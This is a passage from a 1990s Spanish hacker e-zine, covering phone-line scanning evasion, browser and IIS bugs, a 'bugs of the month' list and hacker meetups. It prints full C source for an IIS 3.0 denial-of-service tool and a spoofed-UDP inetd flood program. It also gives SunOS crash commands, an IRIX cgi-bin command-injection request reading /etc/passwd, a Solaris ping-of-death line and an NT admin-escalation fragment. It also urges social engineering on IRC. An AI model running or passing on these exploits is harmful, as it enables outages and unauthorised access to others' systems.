-Si notas que tu linea empieza a comunicar mientras estas escaneando o la linea no da tono, seguramente has sido descubierto. Asi que dejalo y olvidate del escaneo.

-Algunas PBX y algunos modems tienen sistemas anti-escaneo, en persona son faciles de detectar, pero si escaneas automaticamente perderas estos sistemas. Algunas tecnicas que usan para evitar que los localices:
-->No cogen el telefono tras el primer tono, sino que tardan un numero variable de tonos para despistar.
-->Al conectar aparece una voz (grabada) y no el carrier. La voz suele decir algo como "espere", "pulse asterisco", etc... (en ingles normalmente) de esta forma el carrier solo aparece tras unos segundo o despues de pulsar alguna tecla.
-->Algunos sistemas muy raros, tienen unos menus hablados (al estilo de un VMB) y entre las opciones suele estar la de hablar con una telefonista, conectar por modem, etc...
-->En algunos casos al conectar no se oye nada, y hasta que no se pulsa alguna tecla o el modem no envia una determinada se¤al, el carrier no aparece.
(AVISO--> Un numero que descuelga al primer tono y permanece en silencio puede ser tambien se¤al de algo muy interesante. Si encontrais alguno hacedmelo saber :)

*Nota: La mayoria de estas medidas no hace indetectable el escaneo, pero hace mas dificil su localizacion y hace mas dificil su identificacion por parte de un tecnico.

Conclusion:

Aunque no hemos tenido noticias de que la policia haya detenido a nadie por escanear lineas o por hacer llamadas extra¤as, si hemos tenido noticias de amigos que han recibido un aviso (Como en las peliculas de la mafia :-) por escanear 900s o por llamar muchas veces a infovia el mismo dia, e incluso hemos oido rumores de cortes y bloqueos de linea durante escaneos. ¨Sera accidental?, ¨Sera premeditado?, no lo sabemos...
...pero lo que si sabemos seguro es que no queremos pasar a formar parte de la lista negra de telefonica...

Despues de este articulo espero que mas o menos sepais lo que es un escaneo de lineas... Ahora toca pasar a la parte practica, y eso corre de vuestra cuenta.

Yo os recomendaria que buscaseis a algun hacker experimentado que ya haya hecho escaneos en vuestra ciudad o que pregunteis antes de decidiros a hacer un escaneo por primera vez. Ademas de daros consejos muy utiles y de ayudaros a empezar seguramente os dira las zonas que ya ha escaneado y las zonas que son mejores para localizar carriers, asi os evitareis hacer lo que ya han hecho otros y ahorrareis tiempo.

Y nada mas, si creeis que se me ha olvidado algo en el articulo no os corteis y decidmelo. Mi direccion de correo es: el_duke1@hotmail.com

Saludos

El Duke de Sicilia

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 07. GIGANTES CON PIES DE BARRO                                            º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Si Internet es el centro de la informatica (y de lo que no lo es) Microsoft y Netscape son los gigantes de ese mundo, empresas millonarias, productos que alcanzan todos los rincones del mundo y de los que continuamente se lanzan nuevas versiones, todos parecen seguir la estela de estos colosos.
Y sin embargo...pueden tener estos gigantes los pies de barro?. Es lo que vamos a analizar en este articulo, leedlo y juzgad vosotros mismos.

Poco antes de finalizar el numero anterior empezo a oirse un fuerte rumor acerca de que Netscape se habia dado por enterada del serio bug de seguridad que afecta a sus navegadores y estaba trabajando contrarreloj para dejar listo un patch.
Como recordareis el mes pasado plantee el problema que se presenta a la hora de escribir sobre bugs entre la "actualidad del bug" y la "utilidad" que tendra una vez difundido ampliamente.
En este caso dada la premura de tiempo para escribir el articulo y la falta de garantias acerca de si Netscape realmente estaba al tanto del bug aconsejo el no escribir nada.
Al final resulto que si, al parecer un tipo un poquillo ansiosete por cobrar dinerillo puso en alerta a Netscape de la existencia del bug pero pidio mas pasta que los estandar 1.000 pavos + camiseta que dan los chicos de Mountain View, al final los ingenieros de Netscape lo encontraron ellos solitos y no le han dado un duro al avaricioso (bien le esta por cabr*n)

Puede que alguno de vosotros se este preguntando ¨pero de que habla?.
Lo siento, a veces me olvido de que hay otras aficiones e intereses en la vida aparte de estar al tanto de todos los fallos de seguridad :-(
El grano: Cualquier webmaster *puede* conseguir llevarse *cualquier* archivo de un visitante de su pagina si se cumplen las condiciones:

a) El Webmaster conoce la ruta exacta del archivo
b) El visitante utiliza el Navigator

Ya, pero yo utilizo la version 2.x o el Communicator!
Da igual, el bug afecta al 2.x, 3.x, Communicator beta y Communicator final 4.0 (la 4.01 incorpora el patch)

Ya, pero yo no uso Win, trabajo desde Unix :-) !
Es independiente del sistema operativo, funciona en Mac, Unix, Windows...

Ya, pero yo estoy tras un firewall o proxy :-)) !
No importa en absoluto.

A joderse!. Tengo deshabilitado Java y Javascript!!
Tanto me da que me da lo mismo.

C*¤ooooo!. Si. Pero no os preocupeis los que hayais visitado nuestras paginas por esta u otras 'perrerias', hay un concepto que se llama hospitalidad o sea que tranquilos que no os hemos hurgado el disco duro. :-)
[Ni tampoco hemos hecho otras perrerias como "hidden mail" o similares]

Una vez el rumor corrio y se convirtio en aplastante comenzaron los membrillos de siempre (esos que piensan que son geniales por que se enteran de las cosas con 6 meses de retraso) a decir: ¨Como se hace?
Y venga a escribir JavaScript y venga a decirse unos a otros: "Esto no funciona ni del carajo pero seguro que tiene que ser asi, sigue sin salir pero seguro que este es el camino". Los hay membrillos, obcecados

completamente en una idea y sin ser capaces de tener vision de conjunto.
NOTA: Los usuarios del MierdaSoft Explorer 4.0 que no se me alboroten no sea que se lleven alguna bonita sorpresa proximamente. };->

El caso es que, evidentemente, Netscape intento minimizar el asunto diciendo que era un bug no de seguridad sino de privacidad (?!) puesto que al fin y al cabo el "mal bicho" tenia que conocer la *ruta exacta* y cada sistema es diferente, este planteamiento ha sido entusiastamente seguido por la prensa del sector que ha "pasado de puntillas" sobre el asunto.

Todo eso es una bazofia porque el bug es grave, cada sistema es diferente pero al acceder a un site el webmaster ya sabe que sistema utilizas y cuales son las ubicaciones por defecto (que las has cambiado? mala suerte) de archivos de registro, inicio, claves (que te parece si se lleva el trumpet ini y se lleva tu login y password para infovia si eres espa¤ol, o el secring.pgp, el autoexec.bat para ver lo que tienes en el computer..etc , etc, etc..)
Por supuesto si intenta llevarse grandes archivos puede notarse un mazo (las prestaciones del modem parecerian caer en picado) pero para llevarse unas cuantas configuraciones o archivos con datos "sensibles" ya esta bien.

El tema de patchs?. El Communicator 4.01 lo incorpora asi como las versiones finales para Mac y Unix, el de 3.0 esta previsto que salga para julio o asi (toy escribiendo esto en junio) y el de 2.x?. Un portavoz de Netscape ha declarado lo siguiente, lo traduzco a castellano claro y comprensible.

"2.x?. Los usuarios de 2.x que se vayan al peo, que hagan ya un upgrade que es gratis y si no que se pudran. "

Mais claro agua. La misma politica de MercaSoft con el nuke a sistemas de 16 bits. Total a bajarse los 17Mb de Communicator pa ver paginas Web, escribir correo y hacer tus paginillas practicamente la misma utilidad que Bloc de Notas+Netscape 2.0.
Y por supuesto Microsoft no se queda atras, ¨quieres ver paginas Web? pues bajate este bonito archivo de 25Mb que solo requiere 48Mb de Ram, Pentium 300, 4Gb de HD y la ultima beta de NT.
Ya os adivino la pregunta. ¨Y todo eso como se hace?. A mi no me mireis, yo no he sido el que ha dicho que INPUT=FILE y un frame "hidden" tienen algo que ver, tampoco he comentado que el cebo es un falso link ni cosas semejantes. Que me registren, pero que sea una tia cachas.
Claro que mientras tanto quiza eso de "Warn before submitting a form insecurely" este mejor MARCADO. De nada.

Y mientras los chicos del navio se quedaban sin cenar en busca del bug en un lugar de cuyo nombre no quiero acordarme los ingenieros de Microsoft estaban a punto de enterarse de algo.. a las bravas.
Un poco de historia, por favor.

Microsoft presenta orgullosa su Windows NT 4.0 Server un sistema amigable pero robusto, potente y estable, ideal para ser utilizado como servidor de contenidos en Internet sobretodo si se utiliza en conjuncion con el Internet Information Server (IIS) que en su version 3.0 MS regala a los poseedores de NT.
Todo es bonito, el cielo es de color azul, los billetes fluyen hacia Redmond cuando de repente -cuidado! no son los galos irreductibles sino un encapuchado llamado Todd Fast quien tumba el site entero de MSoft solo con decirle a su browser. [Netscape 3.0 con Java 1.0.2]

Open Location: http://www.microsoft.com/? algo=******* (cadena irreproducible)

Y por arte de birlibirloque uno de los sites mas im-prezionantes del mundo entero y conocido se derrumba, los usuarios que nada saben empiezan a quejarse-cachondearse de MS por ese mensaje de "Obras y Upgrades" que los mozos de Bill Gates colocan en su ventanuco como excusa para la casi imposibilidad de acceder a su colapsado site, el terror cunde en casa-Bill.
-Todos sus clientes que confian en Windows NT e IIS pueden ver sus sites cerrados!. Basta que cualquier loco-gracioso-resentido-delincuente o que se yo, se conecte a Internet, abra su browser y libre la fatidica instruccion

Open Location:http://www.loquesea.com/? algo=****** (cadena irreproducible)

Y yasta!. Y el site se viene abajo y adios zarandajas de seguridad, pandemoniums de firewalls, protocolos y la madre que los trajo_a_todos_los_ sinvergenzas_llamados_asesores_de_seguridad.
Si se¤or, ridiculo espantoso de Billy Company pero no solo suyo, ridiculo de todos los payasetes, zascandiles, besugos y correveidiles que disfrazados de "expertos" se lian a explicar como han puesto perimetros vallados, deteccion de humo, sonido y presion, vigilancia armada, sistemas expertos, cursos de formacion en seguridad ..etc.
(A pagar, a pagar que el mundo se va a acabar)

Pero se¤ores: Todo muy bonito y muy seguro, zi. Pero..--se han dejado la puerta principal abierta!!. Que ya no es la primera vez, que hace poco nos pasamos un par de meses tirando Wincomputers conectados a Inet (entre nosotros mismos, nada grave oiga).

Recapitulemos, dos ultimos numeros de Saqueadores:
Como tirar cualquier ordenador que use Win y NetBios (casi na)
Como hurgar el disco duro del vecino Netscapero (poquillo mas complicao)
Como tirar un site entero con NT e IIS (y sin salir del browser)

Y luego hacen conferencias de seguridad. Que estafa, por Dios, que estafa. Aprendan primero a atarse los cordones. Y -ojo al dato! que nadie se me olvide de la promesa de arriba, el MSIE 4.0 nos va a hacer reir un rato tambien, daremos tiempo al tiempo pero ya se hara correr la voz.

Y ya os adivino la pregunta. ;). ¨Eso como se hace?. Lo siento, pero no os puedo decir que de lo que se trata es de mandar al server una direccion tipo CGI (con pares de nombre/valor y esas zarandajas) que este entre los 4k y 8k de larga y que lo que hace cascar no es la direccion sino la _longitud_.
En cambio si puedo decir que "desatascar" el site es relativamente facil siempre que algun "venado" no se dedique a "tirarlo" constantemente.
No seria prudente comentar que cada site requiere una cadena distinta y que existe un programita en Java que va probando combinaciones automaticamente.
Por supuesto el programa que circula por Internet ha sido "retirado" de la mayoria de los sites a ""peticion"" de Microsoft.

Y ya os adivino la pregunta?. Pero en Saqueadores lo habeis conseguido?
Pues.......... no.
Asi que lo que tenemos es un programita en C que hace lo mismo (al menos en teoria) como ya sabeis C es nuestro "lenguaje oficial" :-))
Y como hoy estoy de buenas, aqui va el codigo fuente.

```
/* Este programa pretende ser una emulacion en C del programa
   IIServerSlayer desarrollado en Java por Todd Fast
   Esta testeado en Linux y compilado con gcc y glibc.
   Este programa es potencialmente peligroso
   Saqueadores no se responsabiliza de NADA.*/
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <signal.h>

int s;
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

int open_sock(int sock, char *server, int port) {
  struct sockaddr_in blah;
  struct hostent *he;
  bzero((char *)&blah,sizeof(blah));
  blah.sin_family=AF_INET;
  blah.sin_port=htons(port);
  if ((he = gethostbyname(server)) != NULL) {
    bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
  }
  else {
    if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
      perror("gethostbyname()");
      return(2);
    }
  }
  if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
    perror("connect()");
    close(sock);
    return(3);
  }
  return 0;
}

char *generate_die_string(int lenght) {
  char letter='X';
  char *str_begin = "GET /?bye=",*str_end = " HTTP/1.0\r\n\r\n",*str;
  int i;
  str = (char *)malloc(lenght+strlen(str_end)+strlen(str_begin)+1);
  strcpy(str,str_begin);
  for(i=strlen(str_begin);i<lenght+strlen(str_begin);i++) str[i] = letter;
  str[i]=0;
  strcat(str,str_end);
  return (char *)str;
}

void IIServerSlayer(char *target,int lenght,int port,int flags) {
  char buff[2],header[512],*IIS_string = "Server: Microsoft-IIS/3.0";
  char *IIS_patch = "Bad Request";
  int count = 0,return_status;
  if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
    perror("socket()");
    exit(1);
  }
  if((return_status = open_sock(s,target,port))) exit(return_status);
  if(lenght) printf("Inspector Lucas trabajando = %d a %s\n",lenght,target);
  else printf("Averiguando si %s es un server Microsoft-IIS/3.0\n"
              ,target);
  send(s,generate_die_string(lenght),strlen(generate_die_string(lenght)),0);
```

```
  printf("Esperando respuesta de %s\n",target);
  buff[1]=0;
  while(recv(s,buff,1,0) == 1) {
    if(flags & 1) printf("%s",buff);
    else if(!div(count,50).rem) printf(".");
    if(count < 511) header[count]=buff[0];
    count++;
  }
  printf("\n");
  header[511]=0;
  if(strstr(header,IIS_string) == NULL && lenght == 0) {
    printf("Este servidor no es un Microsoft-IIS/3.0\n");
    if(!(flags & 2)) exit(0);
  }
  else if(!lenght) printf("Ok, este si es un servidor Microsoft-IIS/3.0\n");
  if(strstr(header,IIS_patch) != NULL) {
    printf("Este IIS/3.0 web server esta protegido contra el exploit\n");
    if(!(flags & 2)) exit(0);
  }
  close(s);
}

void main(int argc,char **argv)
{
  int i = 1,port = 80,lenght = 8180,flags = 0,param = 0,pid;
  if (argc < 2 ) {
    printf("Uso: %s [-v] [-f] <target> [string_lenght] [port]\n",argv[0]);
    printf("[-v] = verbose mode para ver la respuesta del server\n");
    printf("[-f] = fuerza a ejecutarse el exploit\n");
    exit(0);
  }
  for(i=1;i<argc;i++) {
    if(!strcmp(argv[i],"-v")) { param++; flags |= 1; }
    if(!strcmp(argv[i],"-f")) { param++; flags |= 2; }
  }
  if(argc > param+2) lenght = atoi(argv[param+2]);
  if(argc > param+3) port = atoi(argv[param+3]);
  for(i=0;i<3;i++,lenght++) {
    if(i) IIServerSlayer(argv[param+1],lenght,port,flags);
    else IIServerSlayer(argv[param+1],0,port,flags);
    if(i == 1 || i == 0) lenght--;
  }
  if((pid = fork())) {
    if(pid == -1) {
      perror("No puedorrll\n");
      exit(-1);
    }
    usleep(60000000); /* Espera, pecador*/
    kill(pid,SIGTERM);
  }
  else {
    IIServerSlayer(argv[param+1],lenght,port,flags);
    printf("Cachis, %s todavia vive\n",argv[param+1]);
  }
  exit(0);
}
```

Por supuesto la cosa no se queda aqui, en el mes que ha pasado desde que escribi esto hasta que se ha lanzado la revista han aparecido muchos mas "fallos" (o son caracteristicas planeadas?) pero ya hablaremos de ello en otro momento. No os lieis la cabeza que por los mensajes que he recibido

parece que hay gente que va con una caraja considerable. :DDD

Eso es todo amigos.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 08. LOS BUGS DEL MES                                                       º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Para: Passwd+ o NPasswd bajo UNIX(r) System V Release 4.0
Tena: Login
Patch: Fijado en nuevas versiones
Credits: El Hombre de Negro <hell2@hotmail.com>

Existe un bug en Passwd+ o Npasswd que permite el acceso sin clave cuando la validez de la anterior ha expirado.
Si el programa detecta que el usuario que quiere entrar (sabe quien es despues de poner el login) tiene el mismo password demasiado tiempo, le pide inmediatamente que lo cambie ---SIN PEDIR EL PASSWORD ANTIGUO!!!, saldria esto:

```
UNIX(r) System V Release 4.0 (good religious site)

login: priest
Sorry Passwd has expired
Change:
```

Descripcion y Notas:
Es comun que algunos administradores de sistemas UNIX, obliguen a los usuarios a cambiar cada cierto tiempo de password, para esto algunos utilizan los programas Passwd+ o NPasswd, el bug en estos programas es para que los programadores fueran encarcelados.
Asi que ya sabes, encontrarse esto por casualidad es muy improbable, por lo que tendras que apa¤artelas haciendo Ingenieria Social en el IRC, sacar la informacion suficiente no es nada dificil.

Para: SunOs 4.1.x
Tema: Crash
Patch: Manual

```
cp -p /vmunix /dev/audioctl
rcp /etc/motd you@some.host:/dev/audio
```

Descripcion y Notas:
La primera instruccion cuelga el ordenador y hace necesario un reset, la segunda hace lo mismo pero sin dejar "esa molesta huella" en el log del sistema. Esta segunda instruccion funciona con cualquier fichero, de hecho si escojes un fichero .au -tocara el sonido y despues colgara el ordenador!

Para: IRIX 6.2
Tema: Ejecutar comandos de manera remota
Patch: Manual

```
telnet target.host.com 80
GET /cgi-bin/handler/taluego_Lucas;cat   /etc/passwd|?data=Download
HTTP/1.0
```

```
Descripcion y Notas:
El cgi-bin/handler en los sistemas IRIX permite la lectura y escritura de
ficheros sin embargo existe un bug que da paso a la ejecucion remota de
comandos. El sistema intentara abrir el fichero (taluego_Lucas) y si no
existe dara un mensaje de error para a continuacion -ejecutar el comando
que sigue!. Muy importante, el espacio entre el comando cat y su argumento es
un *tabulador* (TAB), no se admiten espacios asi que aunque podeis poner
otro comando que no sea cat no podreis poner ningun comando que requiera
espacios.
En IRIX 6.3 se intento arreglar esto pero lo unico que se consiguio fue
que el formato del bug pase a ser:

        telnet target.host.com 80
        GET /cgi-bin/handler/whatever;cat       /etc/passwd|    ?data=Download
        HTTP/1.0

Con un nuevo TAB para "enga¤ar" al script PERL.



Para: Inetd - Redes
Tema: The network "food fight"
Patch: Manual


*/

#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <ctype.h>
#include <errno.h>

struct sockaddr addrfrom;
struct sockaddr addrto;
int s;
u_char outpack[65536];
struct iphdr *ip;
struct udphdr *udp;



main(int argc, char **argv) {
    struct sockaddr_in *from;
    struct sockaddr_in *to;
    struct protoent *proto;
    int i;
    char *src,*dest;
    int srcp, destp;
    int packetsize,datasize;


 fprintf(stderr,"Pingpong Demo. Cortesia de Saqueadores\n");
 fprintf(stderr,"<<< 'EL MAL USO DE ESTE PROGRAMA ES PELIGROSO >>>\n\n");
 if (argc!=5) {
    fprintf(stderr,"mal arg.\nUso: src_addr src_port dst_addr dst_port\n");
    fprintf(stderr,"src_addr y dst_addr en forma IP (xxx.xxx.xxx.xxx)\n");
```

```
fprintf(stderr,"A menudo funciona con 127.0.0.1 como src_addr !\n");
exit(2);
}
src=argv[1];
srcp=atoi(argv[2]);
dest=argv[3];
destp=atoi(argv[4]);

if (!(proto = getprotobyname("raw"))) {
    perror("getprotobyname(raw)");
    exit(2);
}
/* "raw" debe ser 255 */
if ((s = socket(AF_INET, SOCK_RAW, proto->p_proto)) < 0) {
    perror("socket");
    exit(2);
}

memset(&addrfrom, 0, sizeof(struct sockaddr));
from = (struct sockaddr_in *)&addrfrom;
from->sin_family = AF_INET;
from->sin_port=htons(srcp);
if (!inet_aton(src, &from->sin_addr)) {
    fprintf(stderr,"Direccion incorrecta para 'from': %s\n",src);
    exit(2);
}

memset(&addrto, 0, sizeof(struct sockaddr));
to = (struct sockaddr_in *)&addrto;
to->sin_family = AF_INET;
to->sin_port=htons(destp);
if (!inet_aton(dest, &to->sin_addr)) {
    fprintf(stderr,"Direccion incorrecta para 'to': %s\n",dest);
    exit(2);
}

packetsize=0;

/* Construyendo el paquete UDP */

ip=(struct iphdr *)outpack;
ip->version=4;      /* IPv4 */
ip->ihl=5;          /* Cabecera IP de 5 palabras */
ip->tos=0;
ip->id=0;
ip->frag_off=0;
ip->ttl=0x40;
if (!(proto = getprotobyname("udp"))) {
    perror("getprotobyname(udp)");
    exit(2);
}
/* "udp" debe ser 17 */
ip->protocol=proto->p_proto;   /* udp */
ip->check=0;    /* sera automaticamente corrompida por el kernel */
ip->saddr=from->sin_addr.s_addr;
ip->daddr=to->sin_addr.s_addr;
/* end of ip header */
packetsize+=ip->ihl<<2;
/* udp header */
udp=(struct udphdr *)((int)outpack + (int)(ip->ihl<<2));
udp->source=htons(srcp);
udp->dest=htons(destp);
```

```
    udp->check=0;   /* ignora checksum */
    packetsize+=sizeof(struct udphdr);
    /* Final de la cabecera udp */
    /* A¤ade datos udp aqui si quieres */
    for (datasize=0;datasize<8;datasize++) {
        outpack[packetsize+datasize]='A'+datasize;
    }
    packetsize+=datasize;
    udp->len=htons(sizeof(struct udphdr)+datasize);
    ip->tot_len=htons(packetsize);
    if (sendto(s, (char *)outpack, packetsize, 0, &addrto,
       sizeof(struct sockaddr))==-1)
       {
        perror("sendto");
        exit(2);
    }
    printf("Paquete largado!\n");
    close(s);
    printf("Fin\n");
    exit(0);
}
```

Descripcion y Notas:
Pues vamos a ver lo que hemos hecho!. Un tema recurrente en las redes es el de la "vampirizacion" de recursos, el programa de arriba va a enviar un paquete que a su vez va a generar una respuesta que a su vez va a generar un paquete que a su vez...En poco tiempo el ancho de banda puede desaparecer y el procesador dedicar todo su tiempo a tareas inutiles debido al "pingpong" que genera el programa.
Como inetd no verifica el origen de los puertos como "chargen", "time", "echo"..etc el truco consiste en hacer aparecer el origen del paquete en uno de esos puertos y dirigido a uno de esos puertos.
El funcionamiento del programa es simple, especificad la direccion y puerto escogidos tanto de origen como de destino y contemplad el resultado, puede ir desde el cuelgue al practico monopolio de la CPU.

Existen muchos otros aproximamientos a este tema probad por ejemplo a enviar un paquete UDP al puerto "chargen" de un sistema haciendo un spoof del origen como si fuese el puerto "echo" en la direccion BROADCAST de esa intranet.
Quiza este parrafo me ha quedado un poco liado :-? pero es mas sencillo de lo que parece.
Destino: Puerto "chargen" machine.com
Origen (falso): Puerto "echo" IP xxx.xxx.xxx.xxx (la que corresponda al BROADCAST de esa intranet)
Como ya hemos dicho el 'spoof' en este caso es relativamente trivial puesto que inetd no comprueba el origen cuando se trata de servicios UDP sencillos.
El resultado es similar o peor al del programa listado.

Para: Solaris (todas las versiones?)
Tema: Ping of Death
Patch: Server de Sun, proximas versiones lo incluiran en el kernel.

```
  ping -sv -i 127.0.0.1 224.0.0.1
```

Descripcion y Notas:

Causa el cuelgue de la maquina, las razones son algo complejas pero el resultado de lo mas sencillo. Reboot needed :->.

Y eso es todo.. ah, no!. Se me olvidaba el de NT

Para: Windows NT 4.0 con Service Pack 3
Tema: 'Root Shell'
Patch: En preparacion
Credits: Constin Raiu

Function ChangeNtGlobalFlag :

```
BOOL ChangeNtGlobalFlag(DWORD pNtGlobalFlag)
{
        DWORD callnumber = 0x3;         //NtAddAtom
        DWORD stack[32] ;
        int i;
        DWORD handle=0;
        CHAR string[255];


        if(!pNtGlobalFlag) return 0;

        stack[0] = (DWORD)string;
        stack[1] = (DWORD)&handle;      //pNtGlobalFlag;

        for(i=0;i ? 0x100;i++)
        {
                sprintf(string,"NT now cracking... pass %d",i);

                if(handle & 0xf00){
                        stack[1] = (DWORD)pNtGlobalFlag+1;
                }

                __asm{
                        mov eax, callnumber;
                        mov edx, stack;
                        lea edx,dword ptr [stack];
                        int 0x2e;
                }

                if( stack[1] == pNtGlobalFlag+1) break;
        }


        return TRUE;
}
```

Descripcion y Notas:

El programa de arriba permite que cualquier usuario de un sistema NT
(4.0+SP 3) adquiera _privilegios de administrador_ en la red.
Uso: GetAdmin <nombre de cuenta>, si no se especifica el nombre de cuenta,
se usara la cuenta actual.
NOTA: La cuenta de guest *no sirve* para estos propositos.

Eso es todo, si teneis algun bug que valga la pena y quereis compartirlo
en la seccion de Colaboraciones y Peticiones viene a quien teneis que
escribir.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 09. REUNIONES DEL UNDERGROUND                                              º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

[Introduccion]

Ahora que estamos en verano y la mayoria estamos de vacaciones, es la epoca ideal para organizar una quedada. Ademas es una de las pocas ocasiones en las que muchos de los que vivimos lejos de las grandes ciudades nos reunimos en las zonas de playa.

Por fin podreis conocer en persona a los grandes gurus del hacking de vuestra ciudad, o conocer al tio ese tan simpatico del irc que controla tanto de los unix y al que tenias ganas de ver en persona.

[Problemas]

Esto de organizar una quedada parece algo facil y de lo mas normal. Lo hacemos casi todos los fines de semana con los amigos. Pero... estamos hablando de una quedada de hackers, -si!, de hackers... esa gente tan rara que nunca sale a la calle, que lleva gabardina y gafas oscuras, y que esta constantemente preocupandose por su anonimato hasta alcanzar cotas de paranoia aguda. :)

En realidad no es tan dificil, pero cuesta bastante reunir a un grupo mas o menos amplio de hackers y que no se mosqueen. Y tiene que ser amplio porque si fuesen pocos la cosa seria aun mas mosqueante. Lo ideal es un grupo de 10-20 personas que entiendan del tema y que esten interesados en hablar.

Aqui empiezan los problemas... ¨Como encuentro yo 10 hackers en mi ciudad, si yo debo ser el unico? No te preocupes a menos que tu ciudad sea muy peque¤a habra un buen grupo de hackers en la zona. Parece que esto del Hacking en Espa¤a no se lleva pero es mentira, si sabes donde buscar, en lo mas profundo del underground de tu ciudad encontraras muchos hackers, algunos incluso buenos...

Esto lo digo en serio, hay muchos mas hackers de lo que se piensa y mucho mejores de lo que se cree, es cuestion de moverse y hablar con la gente adecuada.

El resto de los problemas es mas sencillo de solucionar, y son los tipicos problemas de organizar una reunion:
-Tienes que ponerte en contacto con la gente y quedar con ellos en un sitio.
-Buscar un sitio para quedar.
-Poner de acuerdo a todos respecto a la hora y el dia. (Normalmente un fin de semana o... --vacaciones!!)

[Empezamos a trabajar]

Recomendaciones para empezar:
-Como organizarlo todo. El problema basico... Lo mejor es que se encargue una sola persona de quedar con todos, de esta manera no habra confusiones y todo el mundo sabra a quien acudir para preguntar. El problema ahora es quien se encarga... Lo mejor es que lo haga alguien que no tenga mucho que temer por su anonimato.
-La gente no se fia y piensa que su anonimato se mantendra. Esto es lo mas dificil de garantizar... Pero en realidad tampoco es tan grave. En una reunion de este estilo lo unico que van a saber de ti, es tu aspecto fisico

y tu apodo (que incluso puedes cambiar) y nadie va a saber tu nombre real ni de donde eres por verte la cara.
-Encontrar un sitio. Pues lo mas sencillo del mundo quedais en una terraza, una bar, o mucho mejor... un cafe internet, que estara lleno de informaticos y mejor aun, estara lleno de ordenadores.
-Como reconocer a la gente. Pues tambien muy facil :) es que nunca habeis tenido una cita a ciegas. Describis la ropa que vais a llevar o lo tipico de "llevare un clavel en el ojal", y ya esta. X-D
-De que hablar. no os preocupeis del tema, que al final saldra algo y seguramente os falte tiempo para terminar...

[A quien invitar]

Bueno, ahora que ya sabemos como montar la cosa, la cuestion es encontrar a gente... este es otro de los grandes problemas. La comunidad hacker no es demasiado estable y carece de medios de comunicacion fijos. Algunos diran que existen grupos de news por ejemplo y canales de irc... si efectivamente, pero resulta que ese tipo de canales atraen mas a lamers y novatos que a verdaderos hackers. Por eso si se quiere organizar una reunion seria y que no se presenten 20 piratillas deseosos de vender cd’s piratas lo mejor es seleccionar bien a los invitados.

Lo ideal seria hablar con ellos directamente y comprobar su grado de interes. Esto tambien es dificil por las propias caracterisiticas de los hackers... pero se puede arreglar.

Con un par de preguntas se reconoce si la persona con la que estas hablando puede tener algo interesante que contarte o no. (Pero ojo, no desprecies a nadie porque puede que dentro de unos a¤os se haga un hacker de elite. En este mundillo se aprende muy rapidamente.)

[Donde organizarlo]

Lugares idoneos para organizar una reunion:
-Mediante un BBS, este es el metodo ideal. A las bbs suele llamar gente ya acostumbrada a la movida informatica, es facil encontrar hackers y la mayor ventaja, la mayoria de la gente es de tu misma ciudad. En los grupos de discusion de hacking de cualquier bbs podeis montar facilmente una reunion.
-Por irc, este metodo tambien sirve pero necesita un conocimiento previo de la gente que se quiere invitar, ya que o estas todo el dia en el irc o siempre habra alguien que se conecte a una hora en la que no estes. Los canales ideales para organizar una quedada de este estilo, son primero los canales de hack (#hack, #phreak, etc...) En estos canales localizais a la gente que sea de vuestra zona y que esta interesada en la quedada. Otros canales tambien recomendables para buscar gente son los canales de vuestra ciudad (#madrid, #zaragoza, etc...) aunque nunca se sabe lo que se puede encontrar en estos canales. :)
-En algun grupo de news especializado, y no me refiero a es.comp.lamers... ejem... perdon, no me refiero a es.comp.hackers sino a algun grupo poco conocido por los ni¤os del warez en algun servidor de noticias decente y en el que se reuna un buen grupo de hackers.

[Conclusion]

Supongo que la mayoria de las cosas que he contado son obvias y ya las sabiais. No he querido inventar nada nuevo, simplemente queria recordar que las quedadas son posibles y se hacen (Y molan un monton)

Quiero animar a la gente a moverse, a relacionarse... en USA lo hacen y son

los mejores... ¨Porque no hacerlo en Espa¤a?

